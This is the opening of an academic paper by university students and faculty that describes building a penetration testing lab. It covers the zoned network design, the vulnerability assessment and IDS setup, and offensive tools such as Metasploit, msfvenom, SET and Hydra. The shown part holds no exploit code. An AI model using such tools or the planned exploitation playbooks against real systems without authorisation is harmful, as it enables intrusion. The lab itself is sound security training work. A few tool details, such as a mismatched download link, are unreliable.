TABLE XXVII. Synopsis of ms 17-010 vulnerability.....	522
TABLE XXVIII. synopsis of ms17-010 vulnerability	523
TABLE XXIX. Synopsis of social engineering vulnerability	524
TABLE XXX. Synopsis of http version Vulnerability.....	525
TABLE XXXI. Synopsis of twiki Vulnerability	526
TABLE XXXII. Synopsis of Apache tomcat Vulnerability	529
TABLE XXXIII. Synopsis of Postgre sql Vulnerability	530
TABLE XXXIV. Synopsis of rmi registry Vulnerability.....	531
TABLE XXXV. Synopsis of samba version Vulnerability.....	532
TABLE XXXVI. Synopsis of Mysql Vulnerability	533
TABLE XXXVII. Synopsis of vsftpd vulnerability	534
TABLE XXXVIII. Synopsis of Payroll app Vulnerability	537
TABLE XXXIX. Synopsis of Drupal Vulnerability.....	539
TABLE XL. Synopsis of ProFTPD Vulnerability	540
TABLE XLI. Synopsis of SSH Vulnerability	543
TABLE XLII. Synopsis of SSH Vulnerability	545
TABLE XLIII. Synopsis of Unreal IRCD vulnerability.....	548

TABLE XLIV. Synopsis of Unreal Ircd vulnerability.....	550
TABLE XLV. Synopsis of BIND Denial of service vulnerability.....	552
TABLE XLVI. Synopsis of HTTP PUT method vulnerability.....	555
TABLE XLVII. Synopsis of Phpmyadmin vulnerability	557
TABLE XLVIII. Synopsis of phpMyAdmin vulnerability	557
TABLE XLIX. Synopsis of Drupal vulnerability	559
TABLE L. Synopsis if Distcc vulnerability	560
TABLE LI. Synopsis of Distributed Ruby vulnerability.....	562
TABLE LII.Synopsis of VNC login vulnerability	564
TABLE LIII. Synopsis of Apache vulnerability	566
TABLE LIV. 220 ProFTPD 1.3.1 brute-force credentials	643

Development of a Penetration Testing Lab in the CUE Virtual Lab Environment (vinetctl)

Jerbin Joy Kolencheril (jkolench@student.concordia.ab.ca); Mitchell Messerschmidt (mmessers@student.concordia.ab.ca); Sagar Bhusri (sbhusri@student.concordia.ab.ca); Vamshidhar Reddy Kotha (vkotha@student.concordia.ab.ca); Gurcharan Jawanda (gjawanda@student.concordia.ab.ca); Betsy Elsa Thomas (bethomas@student.concordia.ab.ca); R V Sandeep Kumar Bonagiri (rbonagir@student.concordia.ab.ca); Aakash Shah (aashah@student.concordia.ab.ca); Abhilash Nallarala (anallara@student.concordia.ab.ca); Gaurav Garg (ggarg1@student.concordia.ab.ca); Isha Pathak (ipathak@student.concordia.ab.ca); Ravdeep Saggi (rsaggi@student.concordia.ab.ca); Sravya Doddaka (sdoddaka@student.concordia.ab.ca); Sparsha Pole (spole@student.concordia.ab.ca); Satinderpal Singh (ssingh31@student.concordia.ab.ca); Tejaswini Vadlamudi (tvadlamu@student.concordia.ab.ca); Vigneshwar Sethuraman (vsethura@student.concordia.ab.ca); Vishista Vangala (vvangala@student.concordia.ab.ca); Amritpal Kaur (akaur20@student.concordia.ab.ca); Parminder Kaur (plnu8@student.concordia.ab.ca); Sai kumar Chittimalla (skchitti@student.concordia.ab.ca); Sandeep Chittimalla (schittim@student.concordia.ab.ca); Priyasha Patel (ppatel14@student.concordia.ab.ca); Kirandeep (klnu13@student.concordia.ab.ca); Mandeep Singh (mlnu22@student.concordia.ab.ca); Dhavni Joshi (dsjoshi@student.concordia.ab.ca); Rahim Khan Pathan (rpathan@student.concordia.ab.ca); Jyothi Sharmila Ancha (jancha@student.concordia.ab.ca); Amandeep Kaur (akaur27@student.concordia.ab.ca); Navjot Bagla (nbagla@student.concordia.ab.ca); Preeti Thakur (pthakur1@student.concordia.ab.ca); Subaveena Pugalenthi (spugalen@student.concordia.ab.ca); Tharun Gurrapu (tgurrapu@student.concordia.ab.ca); Anirudh Gummakonda (agummako@student.concordia.ab.ca); Pawan Soobhri (psoobhri@student.concordia.ab.ca); Simranbir Kaur (skaur24@student.concordia.ab.ca); Puneet Ahuja (pahuja@student.concordia.ab.ca); Divya Rathod (drathod@student.concordia.ab.ca); Upasana Varma (uvarma@student.concordia.ab.ca); Kriti Aryal (karyal@student.concordia.ab.ca); Mansi Joshi (mgjoshi@student.concordia.ab.ca); Bhavyarajsinh Chauhan (bchauhan@student.concordia.ab.ca); Rishab Kumar Singh Nellore (rnellor1@student.concordia.ab.ca); Lokesh Sai Mahanthi (lmahanth@student.concordia.ab.ca); Pavan Kumar Nadipineni (pnadipin@student.concordia.ab.ca); Keerthi Kishore Vemuri (kvemuri@student.concordia.ab.ca); Amulya Maadeerreddy (amaadeer@student.concordia.ab.ca); Akshata Rajendra Raikar (araikar@student.concordia.ab.ca); Leela Suresh Sunkara (lsunkara@student.concordia.ab.ca); Akshat Mehta (amehta1@student.concordia.ab.ca); Heena LNU (hlnu20@student.concordia.ab.ca); Kiranjit Kaur (kkaur19@student.concordia.ab.ca); Anish Manishkumar Shah (ashah5@student.concordia.ab.ca) ; Sweatha Elumalai (selumalai@student.concordia.ab.ca);
and Dr. Dale Lindskog (dale.lindskog@concordia.ab.ca)
Department of Information Systems Security and Assurance
Concordia University of Edmonton
Edmonton, AB, Canada

Abstract- In recent years, the prevalent utilization of technology and web applications has given rise to security vulnerabilities. This problem has dramatically increased the demand for proposed security models and mechanisms. Organizations find it challenging to secure their web applications and find themselves in a dilemma to secure their systems from rising cyber threats. Thus, Vulnerability Assessment and Penetration Testing (VAPT) techniques have gained wide importance to determine security loopholes, assess the risks, and provide dynamic cyber defense in a controlled environment. Penetration testing is a controlled cyber-attack against the network or machines to detect vulnerabilities found in a system or web application that can be misused by an attacker to exploit it. This paper aims to design, build, and document a fully functional penetration testing lab to test the level of security of various network zones and security devices in a systematic way. The penetration testing lab consists of two different internetworks, each internetwork is further divided in different zones based on users, functionality, accessibility, and security. Vulnerability assessment is an effective technique to find out weaknesses and security loopholes to improve organizations' security. Nessus is used for vulnerability assessment in the VINETCTL environment. Introducing GRR (GRR Rapid Response Framework), a new open-source cross-platform tool for enterprise forensic research that enables remote access to raw disks and memory. Protocol analysis helps in identifying key artifacts by analyzing captured network traffic for developing snort rules. The lab additionally consists of the IDS infrastructure based on SNORT, which detects malicious traffic passes through the network based on the developed rulesets.

Keywords: Penetration testing; vulnerability assessment; vinetctl; protocol analysis; nmap; Metasploit; Snort.

I. INTRODUCTION

Complex network configurations are used to provide communication between two or more machines in an authorized, unaltered, and high-availability way. Since the dawn of the computer age, security has been a significant concern, and penetration testing plays the role of antidote to this problem. Penetration testing aids cybersecurity experts and system developers in identifying system flaws and allowing them to address those flaws before the system is released to the public. This research lab is intended to help cybersecurity professionals better understand and test their abilities in a controlled environment.

- A. *Penetration testing*: Penetration testing is a method for testing the security of an application that is similar to that used by a threat adversary. Instead of compromising the system, penetration testing allows cybersecurity experts to test the application's security. The goal of penetration testing is to minimize the attack surface by addressing every system vulnerability that can be fixed both known and potentially unknown. Vulnerability analysis and exploitation are two distinct stages of penetration testing. To limit the damage caused by exploited vulnerabilities, penetration testing is usually done in a controlled environment. The first step in penetration testing is to determine the system and network that will be breached, and the second is to exploit vulnerabilities using different methods and tools. This research aims to create a controlled environment in which cybersecurity experts can identify and exploit vulnerabilities in commonly used network systems.
- B. *Virtual Environment*: Virtual environments is a broad multidisciplinary field that incorporates all aspects of virtual worlds, computer science, virtual reality, telepresence, and teleoperation. The scope of construction of virtual environments is so broad that it can be considered as the superset of all the global application of information infrastructure. As the development of the virtual environments has no limits results in the primary obstruction of the network requirements [1]. The penetration testing lab was developed in the CUE virtual environment where the cybersecurity professionals conduct pentesting by imitating of being in attacker's shoes and thinks critically.
- C. *Vulnerability assessment*: Vulnerability assessment is a process of identifying, classify, and prioritize vulnerabilities in a network, it provides knowledge, awareness, and risk to environmental threats. Once the threats are detected, it involves three phases to patch the defects, which helps to secure the information from high risk and threats to applications. Firstly, Information gathering and discovery, Review and enumeration and Detection and reporting. Some different vulnerability scans include Network scan, Host-based Scan, Wireless network scan, Application scan, and Database scan. Penetration testing is a process of exploiting the vulnerabilities that help the organization enhance whether an attacker can gain unauthorized access to a system or application.
- D. *Zoned network*: The purpose of zoned network architecture is to provide network-level segmentation between systems in the same architecture or organization. Network administrators should use segmentation to separate systems in a network based on their functionalities, users, and even types to better secure the network parameters. A segmented network architecture also allows for simple management and assignment of responsibilities among an organization's network administrator team.
- E. *Scope*: Penetration tests can be done in a variety of ways to uncover the system's weaknesses. The aim of this study is to build two separate internetworks in CUE virtual environment as well as exploit the vulnerabilities present in respective internetworks so that cybersecurity professionals can perform penetration testing in a controlled environment. This study also focuses on how to create exploitation playbooks for different network segments in order to provide step-by-step instructions on how exploitation works in a simulated network architecture in addition to the creation of rules in order to detect these exploitations.
- F. *Protocol Analysis*: Protocol analysis the standard procedure of examining the data transmission between two or more devices. The tools which help us in order to analyze the network traffic are called protocol analyzers. Analyzing the traffic helps to identify key factors in exploit. When exploits are performed within the network following a playbook, the network traffic is captured, and protocol analysis is

performed. Once the complete analysis is performed on traffic captured during exploit, rules are designed in Intrusion Detection System (IDS) based on the key identifiers. These rules will trigger an alert if similar exploit activity is identified in IDS. Protocol analysis aids in creating IDS rules and the key factors identified can also help in improving existing rules as some tend to fire false alerts at certain times. The network traffic is captured and analyzed using Wireshark Network Analyzer. The main objective of the Protocol Analysis is to serve as a guide in creating and enhancing IDS rules.

- G. *Playbooks*: Playbooks provide step-by-step instructions on how an exploit can be executed on a network system and implications of the same. Playbooks contain detailed instructions to carry out the exploitation of the vulnerability in a system. Playbooks are designed in such a manner that readers can perform the exploitation without having prior knowledge of the exploit or procedures. Profound reconnaissance is considered as the first step of the exploitation playbook and implications on the systems are considered as the last step of the exploitation playbook.
- H. *Intrusion Detection*: As mentioned earlier, the purpose of this lab is to make a small-scale penetration testing environment. Thus, to make this as comprehensive as possible, an understanding of the execution of an exploit is not only needed but also an understanding of it during its execution. Doing so allows a holistic approach to security, as knowing the exploit, before, during, and after execution allows not only better approaches to securing against these exploits but also detecting them as well before they even start. Therefore, to aid in this holistic approach, the creation of intrusion detection software rules via network and playbook analysis is done to best defend against these exploits allowing for the full understanding and skills needed for any penetration tester.
- I. *Incident Response*: Incident Response has been a part of this lab as an analysis to the exploits that has been performed. GRR has been used as an incident response framework in this lab, which determines the exploits in accordance with the clients selected in the GRR server. This incident response framework therefore allows to identify not only a malicious activity happening but also the various areas that needs to be guarded. Flows in the framework allows the server to list processes on the client's machine, perform network checks, memory hunts that in turn allows to verify different areas for exploits. Hence, the entire process works towards a malicious incident happening in the system and provide necessary response.
- J. *Sections of the document*: Information in this document is organized as follows, section II contains the project objective, section III contains resources and details regarding the tools and operating system used during this research project. Section IV contains description about project network topology in detail, section V contains brief description about Virtual Internetwork controller. Section VI explains topology implementation in the CUE Virtual Environment, Section VII includes Network Scanning and Reconnaissance with Nmap, section VIII covers Weaponization and payload creation using MSFVENOM, section IX discusses payload creation with ZIRIKATU, section X defines Exploitation using Metasploit, section XI contains Exploitation using Social Engineering Toolkit, section XII includes Post Exploitation using MIMIKATZ/KIWI, sections XIII,XIV,XV include detailed description of Trusted zone, Proxy zone and DMZ zone respectively, Vulnerability assessment and a brief introduction about Nessus tool is detailed from the section XVI to Section XX. Section XXI and XXII narrates the explanation of protocol analysis and Wireshark network analyzer, respectively. Section XXIII to section XXIX covers the implementation of the snort infrastructure using security onion, section XXX contains Recommendations. Section XXXI to section XXXV gives the overview of Zeek. Moreover, section XXXVI describes about incident response. Section XXXVII to section XL narrates about the introduction of GRR followed by installation of GRR server and clients as well as investigating with GRR. Furthermore, Section XLI to Section XLVII elucidates about the second internetwork in pentesting lab where the description of resources, network topology, CUE virtual environment, Implementation of topology in CUE virtual environment, trusted zone, proxy zone, demilitarized zone, and external zones were explained. Section XLIX addresses Conclusion and section L denotes team member contributions.

II. PROJECT OBJECTIVES

The objective of the research project is to create a virtualized penetration testing environment consists of two internetwork to simulate a real-world organizational infrastructure reflecting that of a Small-to-Medium Enterprise. The network topology of first internetwork is divided into five zones namely: (i) Trusted/Internal zone comprising of internal devices and clients that are interconnected, (ii) Proxy zone comprising of server machines which is accessible to the internal network only, (iii) Demilitarized zone comprising of server machines which are accessible to external network, (iv) an IDS zone consisting of machines to aid in detection of anomalies and malicious traffic by logging the traffic passing in and out of the organization by developing a strategic ruleset, and (v) Untrusted/External zone which is outside the boundaries of the organization i.e., the global internet. The topology diagram of second internetwork is similarly divided into above mentioned zone, the only exception is the absence of an IDS zone.

The lab involves a full-fledged process of performing vulnerability assessment, incident response and penetration testing (VAPT) in a procedural way to find security gaps in first internetwork. This is done by performing client and server-side exploits on the internal machines and web applications throughout the `vinetctl` environment. The process involves the following (i) Running the topology file in the virtualized `vinetctl` environment, (ii) implementing filtering rules on routers to act like a firewall that captures and log incoming and outgoing, (iii) performing exploits or attacks on the machines in the internal network from the external network by making use of the identified vulnerabilities, (iv) performing exploits or attacks on the server machines in the proxy and demilitarized zone, (v) performing insider attacks on the internal machines from the internal zone and, (vi) capturing traffic and enhancing IDS ruleset to filter out unnecessary traffic, unique to the environment, to create an overall effective IDS system. Whereas, in second internetwork in pentesting lab, the above mentioned process is followed in similar manner except the last two steps of the process.

FIRST INTERNETWORK IN PENTESTING LAB

III. RESOURCES

The key resources that have been utilized for the development of the research project are illustrated below.

- A. *CUE Virtual Environment (vinetctl)*: The virtual internetwork controller, abbreviated as `vinetctl` is an open-source BSD licensed perl program which helps in the creation and management of virtual networking with support for both CLI and GUI machines [2]. The lab is available at `XXX.XXX.XXX.XXX:YYYY` accessible through an SSH client (such as `PUTTY`). This environment is further explained in section 5.
- B. *PUTTY*: It is a free and open-source terminal emulator that can be used as an SSH (Secure Shell) and Telnet Client [3]. The windows version of `PUTTY` that we are making use of in this lab was developed initially by “Mr. Simon Tatham” and is available for download at the below link:
Download Location: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>
- C. *Operating Systems*: Multiple operating systems that are strategically placed in various locations of the topology to create a penetration testing environment.
 - i. *Kali Linux*: It is a Debian based Linux distro developed by Offensive Security with over 600 preinstalled penetration testing tools. This machine is placed as an attacker machine in the pen-testing topology, thus occupying the sole machine in the untrusted zone. It is also placed in the trusted zone to simulate insider threats.

Minimum Software Requirements: 20GB of HDD/SSD; 2GB RAM

Availability: Open Source

Download Location: <https://www.kali.org/downloads/>

- ii. *Windows 10 v1809*: It is one of the most popular operating system developed by Microsoft with a market share of 77.31% (comparing different windows OS) as of October 2020 [4]. This machine is one of the key machines placed in the trusted zone considering the popularity of this machine in the real world.
 - Minimum Software Requirements: 32GB of HDD/SSD; 2GB RAM; Display resolution of 800x600 pixels
 - Availability: Licensed (\$189 for Home and \$260 for Pro); Available with an Azure education account
 - Download Location: <https://www.microsoft.com/en-ca/store/b/windows?activetab=tab:shopwindows10>
 - Azure Download Link: https://portal.azure.com/#blade/Microsoft_Azure_Education/EducationMenuBlade/software
- iii. *Android 7*: Also, widely known as Android Nougat, it is the seventh major version of Android released by Google since its inception and has a market share of 8.85% [5]. This machine is placed in the trusted zone to simulate mobile devices in an organization.
 - Minimum Software Requirements: 5GB of HDD/SSD; 1GB RAM
 - Availability: Open Source
 - Download Location: [https://www.osboxes.org/android-x86/\(x86 version based on android open-source project\)](https://www.osboxes.org/android-x86/(x86%20version%20based%20on%20android%20open-source%20project))
 - Devices with Android 7 preinstalled: Galaxy S6; Galaxy Note 5; Galaxy A3; Galaxy A8
- iv. *Ubuntu 14.04*: This Operating system is a Linux-based on Debian and consists of free and open-source software. Desktop, Server, and Core for the internet of things devices and robots are the official three editions of Ubuntu. All these editions may run as stand-alone on a computer or in as a virtual machine. This machine is placed in the trusted zone to simulate client-side attacks on Ubuntu.
 - Minimum Software Requirements: 15GB of HDD; 2GB RAM
 - Availability: Open Source
 - Download Location: <https://releases.ubuntu.com/14.04/>
- v. *Android 9*: Android Pie is the 16th version of Android mobile operating system was widely released on August 6, 2018. This machine is placed in the trusted zone to simulate android mobile client-side attacks.
 - Minimum Software Requirements: 10GB of HDD; 2GB RAM
 - Availability: Open Source
 - Download Location: <https://www.android-x86.org/releases/releasenote-9-0-r2.html>
- vi. *Metasploitable 2/3 Linux*: Metasploitable machines are intentionally vulnerable machines designed for testing out the common vulnerabilities which exist. Multiple instances of these devices are placed in the DMZ and the proxy zone and act as server machines serving a purpose.
 - Availability: Open Source
 - Build Metasploitable 2: <https://docs.rapid7.com/metasploit/metasploitable-2/>
 - Build Metasploitable 3: <https://github.com/rapid7/metasploitable3>

- vii. *Security Onion*: Security Onion is a Linux distribution ideal for enterprise security monitoring, and log management [6]. This machine is placed in the IDS (Intrusion Detection System) zone as both the management servers as well as the sensor machines.
 Availability: Open Source
 Download Location: https://github.com/Security-Onion-Solutions/securityonion/blob/master/VERIFY_ISO.md
- viii. *OpenBSD*: OpenBSD is a full-featured UNIX-like operating system that can be downloaded in source and binary formats. In a distributed environment, OpenBSD implements cutting-edge networking technologies perfect for constructing firewalls and private network services [7].
 Availability: Open Source
 Download Location: <https://www.openbsd.org/faq/faq4.html#Download>
- D. *WinSCP*: It is a free and open-source SFTP, FTP, WebDAV, Amazon S3, and SCP client for Windows which helps in secure file transfer between a local and a remote computer. It also provides scripting and file manager functionality [8].
 Availability: Open Source
 Download Location: <https://winscp.net/eng/download.php>
- E. *Virtual Viewer*: Also known as a remote viewer or virt-viewer, it acts as a SPICE client to a SPICE server and is utilized for providing a graphical display to systems in a secure manner whenever required.
 Availability: Open Source
 Download Location: <https://winscp.net/eng/download.php>
- F. *Nessus*: Nessus is an open-source remote vulnerability scanning tool. It helps to detect the potential vulnerabilities used by the attacker by scanning the devices in the Network. Nessus is explained in a detailed manner in section 17.
 Availability: Open Source
 Download Location: <https://www.tenable.com/downloads/nessus?loginAttempted=true>
- G. *Wireshark*: Wireshark tool is a network traffic analyzer that is widely used across the industry. The Graphical User Interface is easy to understand and have several options and filters to study each frame in network traffic. The tool is supported by majority of operating systems such as Windows, Linux, MacOS, FreeBSD, NetBSD, Solaris etc.
 Availability: Open source
 Download Location: <https://www.wireshark.org/#download>
- H. *Nmap*: It is a free and open-source software used for network scanning and discovering hosts and services on the network by analyzing packets. It is available by default with Kali Linux distro. Nmap is explained in a detailed fashion in section 7.
 Availability: Open Source
 Download Location: <https://nmap.org/download.html>
- I. *Metasploit*: It is a penetration testing tool that enables the user to attack a victim machine by exploiting its vulnerabilities. It is available by default with Kali Linux distro. Metasploit is explained in a detailed manner in section 10.
 Availability: Open Source

Download Location: <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>

J. *Msfvenom*: It is an extremely powerful payload generation tool present within the Metasploit framework. It is explained in a detailed manner in section 8.

K. *Social Engineering Toolkit*: Popularly abbreviated as SET, it is a penetration testing tool meant primarily for constructing and testing social engineering attacks. It is available by default with Kali Linux distro. SET is explained in a detailed manner in section 11.

Availability: Open Source

Download Location: <https://github.com/trustedsec/social-engineer-toolkit>

L. *John the Ripper*: John the ripper is a password protection auditing and recovery tool [9]. John the ripper recognizes the encryption on the hashed data and compares it to a huge plain-text file containing common passwords, hashing each one and stopping when a match is found. Single crack mode, wordlist mode, and incremental are John the Ripper's primary password cracking modes. If you have a complete password file to crack, the single crack mode is the easiest and best choice. The hash is compared to a known set of possible password matches in Wordlist mode [10].

Availability: Open Source

Download Location: <https://www.openwall.com/john/>

M. *Snort*: It is a free and lightweight intrusion detection tool currently owned by Cisco. It can be used in three modes, namely Sniffer Mode (reads and displays packets as a continuous stream), Packet Logger Mode (Logs packets), and Network Intrusion Detection Mode (perform both detection and analysis on the traffic) [11].

Availability: Open Source

Download Location: <https://www.snort.org/downloads>

N. *ZEEK*: It is a free and lightweight intrusion detection tool. Zeek is an open source framework which analyze the network traffic to detect various malicious activity on the network.

Availability: Open Source

Download Location: <https://zeek.org/get.zeek/>

O. *DIRB*: Dirb is a content scanner for the internet. It searches for Web Objects that are already present (and/or hidden). It works by launching a dictionary-based attack and analysing the response from a web server. For ease of use, DIRB comes with a collection of preconfigured attack wordlists, but can also be used. DIRB can also be used as a traditional CGI scanner, but it is a content scanner, not a vulnerability scanner. The primary goal of DIRB is to assist in technical web application auditing. Particularly when it comes to security testing. It finds out some loopholes that traditional web vulnerability scanners miss. DIRB searches the web for unique web items that other CGI scanners cannot find. It does not check for bugs or web content that may be a vulnerability [12].

Availability: Open Source

Download Location: <https://sourceforge.net/projects/dirb/>

P. *Nikto*: Nikto is an open-source vulnerability scanner written in Perl that offers additional vulnerability scanning specific to web servers. It was first published in late 2001. It scans web servers for 6400 potentially harmful files and scripts, 1200 obsolete server versions, and nearly 300 version-specific issues. Before using the scanner, always update Nikto by running the perl nikto.pl -update command to ensure that users have the most recent plug-in signatures. Nikto will scan only port 80 by default if we do not specify ports for it to scan [13].

Availability: Open Source

Download Location: <https://cirt.net/Nikto2>

- Q. *Hydra*: Hydra Tool is a password identification tool that can be used in a variety of contexts, including authentication-based forms that are often used in web applications. This is a fast and stable network connection hacking tool that tries various passwords and connection groups on the login page using dictionary attacks or brute force. Hydra Tool is a service that is commonly used when brute force remote authentication is needed. It can launch fast dictionary attacks against more than 50 protocols, including Telnet, ftp, http, https, smtp, and a variety of databases. There are other tools that can be used to carry out such attacks, but in many cases, the hydra tool is more powerful Hydra tool allows to specify a target URL, request related media, list a word to attack user fields, password and detail of the error message returned after a successful connection [14].

Availability: Open Source

Download Location: <https://www.hackingtools.in/free-download-hydra-v-7-4-fast-network-cracker/>

- R. *GRR*: GRR, or Google Rapid Response, is a new multi-platform, open-source solution for business forensic investigations that allows remote raw disc and memory access. GRR is built to be scalable, allowing for ongoing enterprise-wide forensic investigation[105].

Availability: Open Source

Installation Guide: <https://grr-doc.readthedocs.io/en/v3.4.3/what-is-grr.html>

IV. NETWORK TOPOLOGY

This section illustrates the research lab network topology by first illustrating the different zones and its role in the network topology. Further, the final topology diagram is summarized.

- A. *Network Security Zoning*: Network zoning is an act of ‘segmenting the network’ into different subnetworks primarily for improving security within the organizational networking architecture. These zones are ideally segregated by a layer 3 device such as a firewall which can additionally help in implementing packet filtering between the sub-networks, thus help in preventing lateral movement, whenever and wherever needed. Apart from a firewall, an intrusion detection system can be strategically placed between different zones which can help in monitoring the network and thus, improving visibility within the organization [15].

The topology with respect to the lab has been divided into the trusted zone, proxy zone, demilitarized zone, untrusted zone, and an IDS zone, which has been illustrated in sub-section B to F.

- B. *Trusted Zone*: The trusted zone, also known as the private zone, consists of assets that should not be assessed by anyone from outside the organization. The machines have been selected to include a wide spectrum of devices that could simulate the actual machines in the trusted zone for any relevant organization. The machines have been summarized in Table 1 and illustrated in Fig. 1. This zone will be explained further in section 13. The machine configurations have been illustrated in Appendix I-C.

TABLE I. TRUSTED ZONE MACHINES AND THEIR SPECIFICATIONS

Machine OS	GUI/CLI	IP Address	Size*	RAM
Windows 10	GUI	192.168.10.21	20GB	2GB
Windows 8.1	GUI	192.168.10.24	16GB	2GB
Ubuntu 14	GUI	192.168.10.23	13GB	2GB
Fedora	GUI	192.168.10.26	10GB	2GB
Android 7	GUI	192.168.10.22	5GB	2GB
Android 9	GUI	192.168.10.25	5GB	2GB

Kali Linux	CLI	192.168.10.90	20GB	2GB
Total			89GB	14GB

* Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation.




Fig. 1. Trusted zone machines in the penetration testing lab topology

- C. *Proxy Zone*: The proxy zone in this network topology is meant to host all critical server machines which are ideally used by machines in the trusted zone. They are ideally configured to hold roles such as web-server or file server. These machines have been summarized in Table 2 and illustrated in Fig. 2. This zone will be explained further in section 14. The machine configurations have been illustrated in Appendix I-D.

TABLE II. PROXY ZONE MACHINES AND THEIR SPECIFICATIONS

Machine OS	Role	GUI/ CLI	IP Address	Size*	RAM
Metasploitable 2 Linux	Samba Server	CLI	192.168.20.11	5GB	512MB
Metasploitable 2 Linux	Apache Web Server	CLI	192.168.20.21	5GB	512MB
Metasploitable 2 Linux	MySQL Database Server	CLI	192.168.20.31	5GB	512MB
Metasploitable 2 Linux	FTP Server	CLI	192.168.20.41	5GB	512MB
Kali Linux	Scanner	GUI	192.168.20.51	40GB	2GB
Ubuntu	GRR Server	GUI	192.168.20.61	5GB	2GB
Total				65GB	6GB

* Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation.




Fig. 2. Proxy zone machines in the penetration testing lab topology

D. *Demilitarized Zone*: The demilitarized zone, abbreviated as DMZ, is a key zone in the network topology, acting as the last stage for outward communication and the first stage for inward communication. Since nodes in the DMZ are directly exposed to external malicious users, it can be called a compromised zone. The DMZ provides services such as a Web server, FTP server, and DNS server to both internal and external network users. The DMZ comprises three nodes, each with two Metasploitable 2 virtual machine operating systems and one Metasploitable 3 virtual machine operating system. The DMZ has a network id of 192.168.30.0/24. These machines have been summarized in Table III and illustrated in Fig. 3. This zone will be explained further in section 15. The machine configurations have been illustrated in Appendix I-E.

TABLE III. DMZ MACHINES AND THEIR SPECIFICATIONS

Machine OS	Role	GUI/CLI	IP Address	Size*	RAM
Metasploitable 2 Linux	FTP Server	CLI	192.168.30.11	5GB	2GB
Metasploitable 2 Linux	DNS Server	CLI	192.168.30.21	5GB	2GB
Metasploitable 3 Linux	WEB Server	CLI	192.168.30.31	5GB	2GB
Total				15GB	6GB

* Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation




Fig. 3. DMZ machines in the penetration testing lab topology

E. *IDS Zone*: The Intrusion detection system zone (here) is a set of devices that monitors the network and detects malicious traffic by filtering out the logs as packets pass through the network. This is achieved by setting up sensor machine at strategic points in the network (by connecting sensor machines to the bridges and setting up a span port¹ in the bridges) which collects data and transmits it to the IDS management server which incorporates the logs from the different sensor machine and filters out necessary data to aid in achieving the objective of the zone. The different IDS zone machines have been summarized in Table 4 and illustrated in Fig. 4. The machine configurations have been illustrated in Appendix I-G.

TABLE IV. IDS ZONE MACHINES AND THEIR SPECIFICATIONS

Machine OS	Role	GUI/CLI	IP Address	Size*	RAM
Security Onion	Sensor	CLI	192.168.40.10	15GB	6GB
Security Onion	Sensor	CLI	192.168.40.20	15GB	6GB
Security Onion	Sensor	CLI	192.168.40.30	15GB	6GB
Security Onion	Management Server	CLI	192.168.40.1	20GB	8GB
Total				65GB	26GB

* Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation

